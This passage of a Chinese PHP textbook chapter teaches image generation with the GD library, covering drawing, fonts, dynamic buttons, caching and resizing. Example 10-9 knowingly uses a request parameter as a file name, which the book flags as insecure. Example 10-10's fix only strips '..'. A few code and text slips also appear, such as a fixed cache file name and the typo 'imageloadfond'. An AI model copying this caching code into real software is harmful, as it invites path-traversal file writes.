一张图片是由各种颜色的像素所组成的矩形。颜色通过它们在调色板（一个颜色数组）中的不同位置来定义。调色板中的每个颜色都有三个值：红、绿、蓝。每个值的范围从0（无色）到255（全色）。这被称作颜色的RGB值。颜色还有十六进制(hex)值表示，它是颜色的字母数字表示，通常用于HTML代码。有些图片处理工具，如ColorPic[注1]可以将RGB值转换为hex值。

图片文件很少直接用像素和颜色数据转储。各种文件格式（GIF、JPEG、PNG等）被创建出来，都用来尽可能压缩数据让文件更小。

不同的文件格式以不同的方式处理图片透明度（来控制背景是否显示和如何显示）。有些格式，如PNG，支持额外的alpha通道来表示每个像素的透明度。其他的，如GIF，只是简单地用一个调色板选项来表示透明度。还有一些，如JPEG，根本不支持透明度。

抗锯齿特性是指对图片边缘的像素进行移动或重新着色以保持图形和背景之间平滑过渡。这可以防止图片显示粗糙，边缘出现锯齿会让图片没有吸引力。一些图片绘制函数可实现抗锯齿功能。

每个红、绿和蓝颜色都有256种可能的颜色，在一个像素上则总共有16 777 216种可能的颜色。一些文件格式限定了在调色板上可以使用的颜色（如，GIF格式仅支持256种颜色）；其他格式则有尽你所需的颜色。后者被称为真彩色格式，因为24位色（红、绿和蓝每个各8位）提供了超过人眼可分辨的色调。

创建和绘制图片

现在，让我们以一个非常简单的GD示例开始。示例10-1所示的是一个生成黑色正方形的脚本。这段代码适用于任何支持PNG图片格式的GD版本。

示例10-1：白色背景上的黑色正方形（black.php）

```
<?php
$image = imagecreate(200, 200);

$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
imagefilledrectangle($image, 50, 50, 150, 150, $black);

header("Content-Type: image/png");
imagepng($image);
```

注1　更多信息请参见链接17。

示例 10-1 说明了生成图片的基本步骤：创建图片，分配颜色，画出图片，最后保存或发送图片。图 10-1 展示了示例 10-1 的输出结果。




图10-1：白色背景上的黑色正方形

要查看结果，可用你的浏览器打开 *black.php* 页面。要将程序嵌入网页，可以用：

```
<img src="black.php" />
```

图片程序的结构

大多数动态生成图片的程序遵循与示例 10-1 中相同的基本步骤。

创建一张 256 色的图片可以用 `imagecreate()` 函数，函数本身会返回一个图片句柄：

```
$image = imagecreate(width,height);
```

在图片中使用的任何颜色必须用 `imagecolorallocate()` 函数分配。分配的第一个颜色将会成为图片背景色：[注1]

```
$color = imagecolorallocate(image, red, green, blue);
```

参数是构成颜色的 RGB（Red、Green、Blue）数值，在示例 10-1 中，我们用十六进制数表示了让函数调用更像 HTML 的颜色表示 #FFFFFF 和 #000000。

在 GD 中有许多绘图元素。示例 10-1 使用了 `imagefilledrectangle()`，通过传递矩形左上角和右下角的坐标来指定矩形的大小。

注 1　这只适用于带有调色板的图片。使用 `ImageCreateTrueColor()` 创建的真彩色图片不遵守这个规则。

```
imagefilledrectangle(image, tlx, tly, brx, bry, color);
```

下一步是将适合创建图片内容的类型作为 Content-Type 头信息发送到浏览器，然后，调用合适的函数来输出。imagejpeg()、imagegif()、imagepng() 和 imagewbmp() 方法分别用于创建 GIF、JPEG、PNG 和 WBMP 文件：

```
imagegif(image [, filename ]);
imagejpeg(image [, filename [, quality ]]);
imagepng(image [, filename ]);
imagewbmp(image [, filename ]);
```

如果没有指定 *filename*，图片将会输出到浏览器，否则，会在指定的文件路径创建（或覆盖）图片。用于表示 JPEG 图片质量的 *quality* 参数的取值为 0（外观最差）到 100（外观最好）的数字。质量越低，文件大小越小。默认设置是 75。

在示例 10-1 中，在调用输出生成函数 imagepng() 前设置了 HTTP 头信息。如果你在脚本的最开始设置了 Content-Type 头信息，所有生成的错误也将会被当作图片数据，并且浏览器会显示一个图片损坏图标。表 10-1 列出了图片格式和它对应的 Content-Type 值。

表 10-1：图片格式对应的 Content-Type 值

格式	Content-Type
GIF	image/gif
JPEG	image/jpeg
PNG	image/png
WBMP	image/vnd.wap.wbmp

变更输出格式

你可能已经想到，生成一个不同类型的图片数据流只需对脚本进行两处变更：发送一个不同的 Content-Type；用不同的图片生成函数。示例 10-2 对示例 10-1 做了修改，把 PNG 格式变为 JPEG 格式。

示例 10-2：黑色正方形的 JPEG 版本

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagefilledrectangle($image, 50, 50, 150, 150, $black);

header("Content-Type: image/jpeg");
imagejpeg($image);
```

图片格式支持测试

如果要编写支持不同图片格式的跨平台通用代码，可以使用 imagetypes() 函数来检查支持哪些类型。这个函数返回的是一个位字段，你可用按位与操作符（&）来检查给出的位字段是否匹配，这些图片格式用常量 IMG_GIF、IMG_JPG、IMG_PNG、IMG_WBMP 来表示对应的位内容。

示例 10-3 在支持 PNG 的情况下生成 PNG 文件，否则在支持 JPEG 的情况下生成 JPEG 文件，在两个都不支持的情况下生成 GIF 文件。

示例 10-3：图片格式支持检查

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagefilledrectangle($image, 50, 50, 150, 150, $black);

if (imagetypes() & IMG_PNG) {
 header("Content-Type: image/png");
 imagepng($image);
}
else if (imagetypes() & IMG_JPG) {
 header("Content-Type: image/jpeg");
 imagejpeg($image);
}
else if (imagetypes() & IMG_GIF) {
 header("Content-Type: image/gif");
 imagegif($image);
}
```

读取已有的文件

如果你想基于一张已有的图片进行修改，可以用 imagecreatefromgif()、imagecreatefromjpeg() 或 imagecreatefrompng() 函数：

```
$image = imagecreatefromgif(filename);
$image = imagecreatefromjpeg(filename);
$image = imagecreatefrompng(filename);
```

基本绘图函数

GD 有绘制基本点、线、弧、矩形和多边形的函数。本节会介绍 GD 2.x 版本支持的基本

函数。最基本的函数是 imagesetpixel()，它用来设置指定像素的颜色：

```
imagesetpixel(image, x, y, color);
```

画线有两个函数，imageline() 和 imagedashedline()：

```
imageline(image, start_x, start_ y, end_x, end_ y, color);
imagedashedline(image, start_x, start_ y, end_x, end_ y, color);
```

画矩形也有两个函数。一个画轮廓，一个填色：

```
imagerectangle(image, tlx, tly, brx, bry, color);
imagefilledrectangle(image, tlx, tly, brx, bry, color);
```

通过传递左上角和右下角的坐标可以指定矩形的位置和大小。

可以用 imagepolygon() 和 imagefilledpolygon() 函数来画任意多边形：

```
imagepolygon(image, points, number, color);
imagefilledpolygon(image, points, number, color);
```

这两个函数都要用到一个点数组。每个多边形的顶点在数组中都有两个整型数值（x 和 y 坐标），*number* 参数是多边形顶点的个数（可理解为 count($points)/2）。imagearc() 函数用来画弧（椭圆的一部分）：

```
imagearc(image, center_x, center_y, width, height, start, end, color);
```

椭圆通过中心点、宽和高（对于圆形来说，宽高是一样的）来定义。开始点和结束点是从 3 点钟方向开始逆时针转动的度数，以参数 *start* 为 0 和参数 *end* 为 360 可以画一个完整的椭圆。

有两种方式可填充画好的形状。imagefill() 在图片坐标的 x、y 处用 *color* 颜色执行区域填充（即与 x、y 点颜色相同且相邻的点都会被填充）。imagefilltoborder() 函数可以用一个特定颜色来限制填充：

```
imagefill(image, x, y, color);
imagefilltoborder(image, x, y, border_color, color);
```

接下来你可能想旋转图片。比如要创建一个网页风格的宣传册，旋转图片会很有用。imagerotate() 函数允许以任意角度来旋转图片：

```
imagerotate(image, angle, background_color);
```

示例 10-4 中的代码展示了把之前见过的黑色正方形旋转 45°。我们将背景色选项（用

来指定旋转后未覆盖区域的颜色）设置为 1 来将黑色和白色区别开。图 10-2 所示的是示例 10-4 中代码的运行结果。




图10-2：旋转 45° 的黑色正方形

示例 10-4：图片旋转的例子

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
imagefilledrectangle($image, 50, 50, 150, 150, $black);

$rotated = imagerotate($image, 45, 1);

header("Content-Type: image/png");
imagepng($rotated);
```

带文本的图片

在图片上添加文本很常见，为此，GD 也有内建的字体。示例 10-5 展示了在黑色正方形图片上添加一些文本。

示例 10-5：在图片上添加文本

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagefilledrectangle($image, 50, 50, 150, 150, $black);
```

```
imagestring($image, 5, 50, 160, "A Black Box", $black);

header("Content-Type: image/png");
imagepng($image);
```

图 10-3 是示例 10-5 的输出结果。




图10-3: 加上文字的黑色正方形

imagestring() 函数用来在图片上添加文本，可指定文本的左上顶点、颜色和字体（GD 字体标识符）：

```
imagestring(image, font_id, x, y, text, color);
```

字体

GD 用 ID 来标识字体。它内建了 5 种字体，也可以使用 imageloadfont() 函数来加载其他字体。5 种内建字体如图 10-4 所示。




图10-4: GD内建字体

用来展示这些字体的代码如下所示：

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagestring($image, 1, 10, 10, "Font 1: ABCDEfghij", $black);
imagestring($image, 2, 10, 30, "Font 2: ABCDEfghij", $black);
imagestring($image, 3, 10, 50, "Font 3: ABCDEfghij", $black);
imagestring($image, 4, 10, 70, "Font 4: ABCDEfghij", $black);
imagestring($image, 5, 10, 90, "Font 5: ABCDEfghij", $black);

header("Content-Type: image/png");
imagepng($image);
```

也可以用 `imageloadfond()` 加载自己创建的位图字体。然而，字体是二进制的并且依赖于平台，不能直接从一种机器移植到另一种机器。用 GD 提供的 TrueType 函数进行扩展比较灵活。

TrueType 字体

TrueType 是一种标准的轮廓字体，它对渲染字符提供更精准的控制。用 `imagettftext()` 就可以把用 TrueType 字体的文本添加到图片上：

```
imagettftext(image, size, angle, x, y, color, font, text);
```

大小 *size* 用像素表示，角度 *angle* 是从 3 点钟方向开始的度数（`0` 表示水平方向的文本，`90` 表示垂直向下的文本等 ）。坐标 *x* 和 *y* 指定了文本基线的左下顶点的位置。文本可以包括 `ê` 形式的 UTF-8 序列[注1]，用来打印高位 ASCII 字符。

字体参数用来指定要渲染字符的 TrueType 字体的位置。如果字体位置不是以“/”字符开始并且以 *.ttf* 为扩展名，将会从 */usr/share/fonts/truetype* 目录中寻找字体。

默认情况下，使用 TrueType 字体的文本是反锯齿的，这让大多数字体只有轻微模糊但却非常易读。由于小字符像素太少，反锯齿会使它非常难辨认，所以反锯齿的调整还是有意义的。

可以通过传递负颜色值关闭反锯齿功能（例如，-4 表示使用颜色索引值 4，但不开启反锯齿功能）。

注 1　UTF-8 是一种 8 位 Unicode 编码。

示例 10-6 使用了 TrueType 字体来将文字添加到一张图片中，字体会从与脚本相同的位置搜索。但仍必须提供字体文件位置的完整路径（包含在本书的代码示例中）。

示例 10-6: 使用 TrueType 字体

```
<?php
$image = imagecreate(350, 70);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

$fontname = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf";

imagettftext($image, 20, 0, 10, 40, $black, $fontname, "The Quick Brown Fox");

header("Content-Type: image/png");
imagepng($image);
```

图 10-5 是示例 10-6 的输出结果。




图10-5: 独立花体的TrueType 字体

示例 10-7 使用 imagettftext() 在图片上添加垂直文本。

示例 10-7: 垂直显示的 TrueType 文本

```
<?php
$image = imagecreate(70, 350);
$white = imagecolorallocate($image, 255, 255, 255);
$black = imagecolorallocate($image, 0, 0, 0);

$fontname = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf";

imagettftext($image, 20, 270, 28, 10, $black, $fontname, "The Quick Brown Fox");

header("Content-Type: image/png");
imagepng($image);
```

图 10-6 是示例 10-7 的输出结果。




图10-6: 垂直显示的 TrueType 文本

动态生成按钮

在线生成按钮图片是一种很常见的图片生成用法（在第 1 章中介绍过）。这涉及把文本加到已有背景的图片上，如示例 10-8 所示。

示例10-8: 创建动态按钮

```
<?php
$font = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf" ;
$size = isset($_GET['size']) ? $_GET['size'] : 12;
$text = isset($_GET['text']) ? $_GET['text'] : 'some text';

$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
 // 计算文本的位置
 $tsize = imagettfbbox($size, 0, $font, $text);
 $dx = abs($tsize[2] - $tsize[0]);
 $dy = abs($tsize[5] - $tsize[3]);
 $x = (imagesx($image) - $dx ) / 2;
 $y = (imagesy($image) - $dy ) / 2 + $dy;

 // 绘制文本
 imagettftext($image, $size, 0, $x, $y, $black, $font, $text);
```

```
}

header("Content-Type: image/png");
imagepng($image);
```

在该示例中，覆盖有默认文本的黑色按钮（*button.png*）如图 10-7 所示。




图10-7：带有默认文本的动态按钮

示例 10-8 的脚本在网页中可以这样调用：

```
<img src="button.php?text=PHP+Button" />
```

生成的 HTML 按钮如图 10-8 所示。




图10-8：带文本标签的按钮

字符 + 在 URL 中是空格的编码（空格在 URL 中是非法的，必须被编码）。可用 PHP 中的 `urlencode()` 函数对按钮字符串编码，例如：

```
<img src="button.php?text=<?= urlencode("PHP Button"); ?>" />
```

缓存动态生成的按钮

生成动态图片总是比发送静态图片要慢。对于按钮来说，由于使用相同的文本参数生成的图片总是一样的，于是可以实现一个简单的缓存机制。

示例 10-9 的功能是只在没有缓存文件的时候才生成按钮。`$path` 变量控制缓存按钮的目录（对于网页服务器用户是可写的），确保这个目录可从运行代码的地方访问。`filesize()` 函数返回文件大小，`readfile()` 函数将文件内容发送到浏览器。由于这个脚本直接用文本表单参数作为文件名，所以它并不安全（第 14 章将讨论安全问题，会解释为什么和如何修改）。

示例 10-9：缓存动态按钮

```
<?php
```

```
$font = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf";
$size = isset($_GET['size']) ? $_GET['size'] : 12;
$text = isset($_GET['text']) ? $_GET['text'] : 'some text';

$path = "/tmp/buttons"; // 按钮缓存目录

// 发送缓存的版本

if ($bytes = @filesize("{$path}/button.png")) {
 header("Content-Type: image/png");
 header("Content-Length: {$bytes}");
 readfile("{$path}/button.png");

 exit;

}

// 否则就要创建它、缓存它，然后返回它
$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
 // 计算图片的位置
 $tsize = imagettfbbox($size, 0, $font, $text);
 $dx = abs($tsize[2] - $tsize[0]);
 $dy = abs($tsize[5] - $tsize[3]);
 $x = (imagesx($image) - $dx ) / 2;
 $y = (imagesy($image) - $dy ) / 2 + $dy;

 // 写文本
 imagettftext($image, $size, 0, $x, $y, $black, $font, $text);

 // 保存图片文件
 imagepng($image, "{$path}/{$text}.png");
}

header("Content-Type: image/png");
imagepng($image);
```

更快的缓存

示例 10-9 还可以更快。当图片创建后，可以使用 Apache 目录直接加载缓存的图片同时绕过了整个 PHP 脚本。

第一步，在网页服务器的 DocumentRoot 下创建一个 *buttons* 目录，并且要保证你的网页服务器用户有权限写这个目录。假设 DocumentRoot 目录是 */var/www/html*，创建的目录为 */var/www/html/buttons*。

第二步，编辑 Apache 的 *httpd.conf* 文件，添加如下代码：

```
<Location /buttons/>
 ErrorDocument 404 /button.php
</Location>
```

这是告诉 Apache，当请求 *buttons* 目录中的文件不存在时，把请求转发到你的 *button.php* 脚本中。

第三步，将示例 10-10 保存为 *button.php*。这个脚本用来创建新按钮，缓存它们并且发送到浏览器。与示例 10-9 不同的是，没有表单参数 $_GET，因为 Apache 将错误页面做了跳转。作为替代的是，需要从全局变量 $_SERVER 中抽取值来找出我们要生成哪个按钮。从示例 10-9 中的文件名中删除“..”来修复安全漏洞。

一旦 *button.php* 被装载，当一个（对按钮图片的）请求，比如 *http://your.site/buttons/php.png* 到来时，网页服务器将会检查 *buttons/php.png* 文件是否存在，如果不存在，请求将会被重定向到 *button.php* 脚本来创建图片（字符串“php”作为名字）并且存储到 *buttons/php.png*，接下来，对该文件的所有请求将不需要运行一行 PHP 代码即可提供服务。

示例10-10：更高效地缓存动态按钮

```
<?php
 // 如果有重定向，则解析重定向的 URL 参数
 parse_str($_SERVER["REDIRECT_QUERY_STRING"]);

 $cacheDir = "/buttons/";
 $url = $_SERVER['REDIRECT_URL'];

 // 找出扩展名
 $extension = substr($url, strrpos($url, '.'));

 // 从 $url 移除目录和扩展名
 $file = substr($url, strlen($cacheDir), -strlen($extension));

 // 安全保护：文件名中不允许出现 '..'
 $file = str_replace('..', ' ', $file);

 // 出现在按钮上的文本
 $text = urldecode($file);
```

```
    $font = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf" ;

    // 创建、缓存、返回它
    $image = imagecreatefrompng("button.png");
    $black = imagecolorallocate($image, 0, 0, 0);

    if ($text) {
    // 计算文本位置
    $tsize = imagettfbbox($size, 0, $font, $text);
    $dx = abs($tsize[2] - $tsize[0]);
    $dy = abs($tsize[5] - $tsize[3]);
    $x = (imagesx($image) - $dx ) / 2;
    $y = (imagesy($image) - $dy ) / 2 + $dy;

    // 绘制文本
    imagettftext($image, $size, 0, $x, $y, $black, $font, $text);

    // 保存图片文件
    imagepng($image, "{$_SERVER['DOCUMENT_ROOT']}{$cacheDir}{$file}.png");
}

header("Content-Type: image/png");
imagepng($image);
```

示例 10-10 中的机制有一个重大的缺点：按钮文本本身不能包含任何对文件名来说非法的字符。尽管如此，这仍然是一种比较有效的缓存动态图片的方式。如果修改了按钮的样式，你需要重新生成缓存图片，简单的方法是删除 *buttons* 目录中的所有图片，当图片被请求时就会被重新创建。

也可以进一步让你的 *button.php* 脚本支持更多的图片类型，仅需要检查 `$extension` 并且在脚本最后调用合适的 `imagepng()`、`imagejpeg()` 或 `imagegif()` 函数。也可以通过解析文件名并添加诸如颜色、大小和字体的修饰或者在 URL 中传递正确的参数。在示例中我们调用了 `parse_str()`，一个诸如 *http://your.site/buttons/php.png?size=16* 的 URL，将会以 16 号字体显示一个文本为“php”的按钮。

图片缩放

有两种方式可以改变图片的大小：`imagecopyresized()` 函数快速但粗暴，有可能会在新图片上造成边缘锯齿；`imagecopyresampled()` 函数速度慢一点，但像素插值功能会让调整后的图片边缘平滑且清晰。这两个函数的参数是相同的：

```
imagecopyresized(dest, src, dx, dy, sx, sy, dw, dh, sw, sh);
imagecopyresampled(dest, src, dx, dy, sx, sy, dw, dh, sw, sh);
```

参数 *dest* 和 *src* 是图片句柄。像素点（*dx*，*dy*）是指目标图片要被复制的开始位置。像素点（*sx*，*sy*）是指源图片的左上顶点位置。参数 *sw*、*sh*、*dw* 和 *dh* 用来确定源图片和目标图片的宽度和高度。

示例 10-11 用图片 *php.jpg* 来生成图 10-9 所示的图片，接下来会将之平滑缩放到原先的四分之一大小，生成的图片如图 10-10 所示。

示例 10-11：用 imagecopyresampled()函数调整图片大小

```
<?php
$source = imagecreatefromjpeg("php_logo_big.jpg");

$width = imagesx($source);
$height = imagesy($source);
$x = $width / 2;
$y = $height / 2;

$destination = imagecreatetruecolor($x, $y);
imagecopyresampled($destination, $source, 0, 0, 0, 0, $x, $y, $width, $height);

header("Content-Type: image/png");
imagepng($destination);
```




图10-9：原始的 php.jpg 图片




图 10-10：生成源图1/4大小的图片

将宽和高除以 4 而不是 2，生成的图片如图 10-11 所示。

图10-11：生成源图1/16大小的图片

颜色处理

GD 库同时支持 8 位调色板（256 色）的图片和带透明 alpha 通道的真彩色图片。

用 `imagecreate()` 函数可以创建一张 8 位调色板图片。图片的背景将会用接下来的 `imagecolorallocate()` 函数分配的第一个颜色来填充。

```
$width = 128;
$height = 256;

$image = imagecreate($width, $height);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
```

使用 `imagecreatetruecolor()` 函数可以创建带 7 位 alpha 通道的真彩色图片：

```
$image = imagecreatetruecolor(width, height);
```

使用 `imagecolorallocatealpha()` 可创建包含透明度的颜色索引值：

```
